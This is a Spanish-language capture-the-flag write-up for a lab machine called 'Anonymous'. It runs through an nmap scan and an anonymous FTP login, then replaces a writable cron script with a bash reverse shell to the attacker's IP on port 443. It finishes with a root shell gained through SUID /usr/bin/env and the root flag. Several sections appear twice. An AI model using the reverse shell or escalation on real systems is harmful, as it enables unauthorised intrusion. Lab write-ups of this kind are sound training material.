Anonymous

Primero escaneamos la m`aquina

```
sudo nmap -p- -sS -sC -sV --open --min-rate 5000 -n -vvv  -Pn 10.10.185.197  -oN escaneo
Discovered open port 445/tcp on 10.10.185.197
Discovered open port 139/tcp on 10.10.185.197
Discovered open port 22/tcp on 10.10.185.197
Discovered open port 21/tcp on 10.10.185.197
```

nos conectaremos por ftp

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 10.10.185.197
Connected to 10.10.185.197.
220 NamelessOne's FTP Server!
Name (10.10.185.197:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
```

```
┌──(kali㉿kali)-[~/Desktop/anonimo]
└─$ cat removed_files.log
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```


```
┌──(kali㉿kali)-[~/Desktop/anonimo]
└─$ cat to_do.txt
I really need to disable the anonymous login...it's really not safe
```

vamos a Modificar el sh clean,
clean.sh

```
#!/bin/bash

bash -i >& /dev/tcp/10.2.92.229/443 0>&1
```

esto dara una shell reversa al puerto 443



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
```

```
┌──(kali㉿kali)-[~/Desktop/anonimo]
└─$ ftp 10.10.185.197
Connected to 10.10.185.197.
220 NamelessOne's FTP Server!
Name (10.10.185.197:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd scripts
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||25618|)
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1462 Jan 19 19:27 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> put clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||15306|)
150 Ok to send data.
100% |*********************************************************************************************************************************************************************|   363        3.56 MiB/s    00:00 ETA
226 Transfer complete.
363 bytes sent in 00:00 (0.60 KiB/s)
```

```
ftp>
```

ponemos a la escucha net cat

```
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.2.92.229] from (UNKNOWN) [10.10.185.197] 43706
bash: cannot set terminal process group (1336): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
namelessone@anonymous:~$

namelessone@anonymous:~$ expoSHELL=bash
namelessone@anonymous:~$ export SHELL=bash
namelessone@anonymous:~$ ls
pics  user.txt
namelessone@anonymous:~$ ls -la
total 60
drwxr-xr-x 6 namelessone namelessone 4096 May 14  2020 .
drwxr-xr-x 3 root        root        4096 May 11  2020 ..
lrwxrwxrwx 1 root        root           9 May 11  2020 .bash_history -> /dev/null
-rw-r--r-- 1 namelessone namelessone  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 namelessone namelessone 3771 Apr  4  2018 .bashrc
drwx------ 2 namelessone namelessone 4096 May 11  2020 .cache
drwx------ 3 namelessone namelessone 4096 May 11  2020 .gnupg
-rw------- 1 namelessone namelessone   36 May 12  2020 .lesshst
drwxrwxr-x 3 namelessone namelessone 4096 May 12  2020 .local
drwxr-xr-x 2 namelessone namelessone 4096 May 17  2020 pics
-rw-r--r-- 1 namelessone namelessone  807 Apr  4  2018 .profile
-rw-rw-r-- 1 namelessone namelessone   66 May 12  2020 .selected_editor
-rw-r--r-- 1 namelessone namelessone    0 May 12  2020 .sudo_as_admin_successful
-rw-r--r-- 1 namelessone namelessone   33 May 11  2020 user.txt
-rw------- 1 namelessone namelessone 7994 May 12  2020 .viminfo
-rw-rw-r-- 1 namelessone namelessone  215 May 13  2020 .wget-hsts
namelessone@anonymous:~$ cd ..
namelessone@anonymous:/home$ cd ..
namelessone@anonymous:/$ ls
bin   cdrom  etc   lib    lost+found  mnt  proc  run   snap  swap.img  tmp  var
boot  dev    home  lib64  media       opt  root  sbin  srv   sys       usr
namelessone@anonymous:/$ cd /home/
namelessone@anonymous:/home$ ls
namelessone
namelessone@anonymous:/home$ fin / -perm -4000 2>/dev/null

namelessone@anonymous:/home$
namelessone@anonymous:/home$ find / -perm -4000 2>/dev/null
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
/bin/umount
/bin/fusermount
/bin/ping
/bin/mount
/bin/su
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/pkexec
namelessone@anonymous:/home$
```

aprovechamos una escalada de privilegios desde un bin, /usr/bin/env

```
namelessone@anonymous:~$ /usr/bin/env /bin/sh -p
# whoami
root
# ls
pics  user.txt
# cd ..
# ls
namelessone
# cd ..
# cd rot
/bin/sh: 6: cd: can't cd to rot
# cd root
# ls
root.txt
# cat root.txt
4d930091c31a622a7ed10f27999af363
#
```

```
 Session terminated.
```

Scan

```
sudo nmap -p- -sS -sC -sV --open --min-rate 5000 -n -vvv  10.10.185.197  -oN escaneo

 sudo nmap -p- -sS -sC -sV --open --min-rate 5000 -n -vvv  -Pn 10.10.185.197  -oN escaneo
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 14:14 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:14
Completed NSE at 14:14, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:14
Completed NSE at 14:14, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:14
Completed NSE at 14:14, 0.00s elapsed
Initiating SYN Stealth Scan at 14:14
Scanning 10.10.185.197 [65535 ports]
Discovered open port 445/tcp on 10.10.185.197
Discovered open port 139/tcp on 10.10.185.197
Discovered open port 22/tcp on 10.10.185.197
Discovered open port 21/tcp on 10.10.185.197
Completed SYN Stealth Scan at 14:14, 16.09s elapsed (65535 total ports)
Initiating Service scan at 14:14
Scanning 4 services on 10.10.185.197
Completed Service scan at 14:15, 12.10s elapsed (4 services on 1 host)
NSE: Script scanning 10.10.185.197.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:15
NSE: [ftp-bounce 10.10.185.197:21] PORT response: 500 Illegal PORT command.
Completed NSE at 14:15, 10.38s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:15
Completed NSE at 14:15, 2.12s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:15
Completed NSE at 14:15, 0.01s elapsed
Nmap scan report for 10.10.185.197
Host is up, received user-set (0.30s latency).
Scanned at 2024-01-19 14:14:40 EST for 41s
Not shown: 65530 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 61 vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04  2020 scripts [NSE: writeable]
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:10.2.92.229
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCi47ePYjDctfwgAphABwT1jpPkKajXoLvf3bb/
zvpvDvXwWKnm6nZuzL2HA1veSQa90ydSSpg8S+B8SLpkFycv7iSy2/Jmf7qY+8oQxWThH1fwBMIO5g/
TTtRRta6IPoKaMCle8hnp5pSP5D4saCpSW3E5rKd8qj3oAj6S8TWgE9cBNJbMRtVu1+sKjUy/
7ymikcPGAjRSSaFDroF9fmGDQtd61oU5waKqurhZpre70UfOkZGWt6954rwbXthTeEjf+4J5+gIPDLcKzVO7BxkuJgT-
qk4lE9ZU/5INBXGpgI5r4mZknbEPJKS47XaOvkqm9QWveoOSQgkqdhIPjnhD
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPjHnAlR7sBuoSM2X5sATLllsFrcUNpTS87qXzh-
MD99aGGzyOlnWmjHGNmm34cWSzOohxhoK2fv9NWwcIQ5A/ng=
|   256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDHIuFL9AdcmaAIY7u+aJil1covB44FA632BSQ7sUqap
139/tcp open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 61 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
| smb2-time:
|   date: 2024-01-19T19:15:10
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 50626/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 63663/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 44398/udp): CLEAN (Failed to receive data)
|   Check 4 (port 30667/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   ANONYMOUS<00>        Flags: <unique><active>
|   ANONYMOUS<03>        Flags: <unique><active>
|   ANONYMOUS<20>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2024-01-19T19:15:11+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:15
Completed NSE at 14:15, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:15
Completed NSE at 14:15, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:15
Completed NSE at 14:15, 0.01s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.37 seconds
           Raw packets sent: 77479 (3.409MB) | Rcvd: 76821 (3.073MB)
```

FTP

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 10.10.185.197
Connected to 10.10.185.197.
220 NamelessOne's FTP Server!
Name (10.10.185.197:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

cat clean.sh
#!/bin/bash

tmp_files=0
echo $tmp_files
if [ $tmp_files=0 ]
then
        echo "Running cleanup script:  nothing to delete" >> /var/ftp/scripts/removed_files.log
else
    for LINE in $tmp_files; do
        rm -rf /tmp/$LINE && echo "$(date) | Removed file /tmp/$LINE" >> /var/ftp/scripts/removed_files.log;done
fi
```

```
┌──(kali㉿kali)-[~/Desktop/anonimo]
└─$ cat removed_files.log
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
Running cleanup script:  nothing to delete
```


```
┌──(kali㉿kali)-[~/Desktop/anonimo]
└─$ cat to_do.txt
I really need to disable the anonymous login...it's really not safe
```

vamos a Modificar el sh clean,
clean.sh

```
#!/bin/bash

bash -i >& /dev/tcp/10.2.92.229/443 0>&1
```

esto dara una shell reversa al puerto 443



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
```

```
┌──(kali㉿kali)-[~/Desktop/anonimo]
└─$ ftp 10.10.185.197
Connected to 10.10.185.197.
220 NamelessOne's FTP Server!
Name (10.10.185.197:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd scripts
250 Directory successfully changed.
```

```
ftp> ls
229 Entering Extended Passive Mode (|||25618|)
150 Here comes the directory listing.
-rwxr-xrwx    1 1000     1000          314 Jun 04  2020 clean.sh
-rw-rw-r--    1 1000     1000         1462 Jan 19 19:27 removed_files.log
-rw-r--r--    1 1000     1000           68 May 12  2020 to_do.txt
226 Directory send OK.
ftp> put clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||15306|)
150 Ok to send data.
100% |
****************************************************************************************************************
**************************************************|   363        3.56 MiB/s    00:00 ETA
226 Transfer complete.
363 bytes sent in 00:00 (0.60 KiB/s)
ftp>
```

Ftp

clean.sh

```
#!/bin/bash

bash -i >& /dev/tcp/10.2.92.229/443 0>&1
```